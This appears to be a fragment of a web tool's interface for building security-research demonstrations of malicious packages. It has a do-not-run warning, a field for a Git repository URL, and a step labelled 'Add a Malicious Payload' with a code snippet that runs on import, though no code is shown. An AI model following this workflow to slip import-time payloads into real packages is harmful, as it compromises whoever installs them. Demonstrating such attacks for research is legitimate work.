
This package is used for security research and demonstrations. It might contain dangerous code snippets. Do not run.


Project Git Repo URL ([browse](#)|[trending](#))

e.g. <https://github.com/><user>/<repo>

Previous

Next





Step 3: Add a Malicious Payload

X


Code snippet (executed upon import)

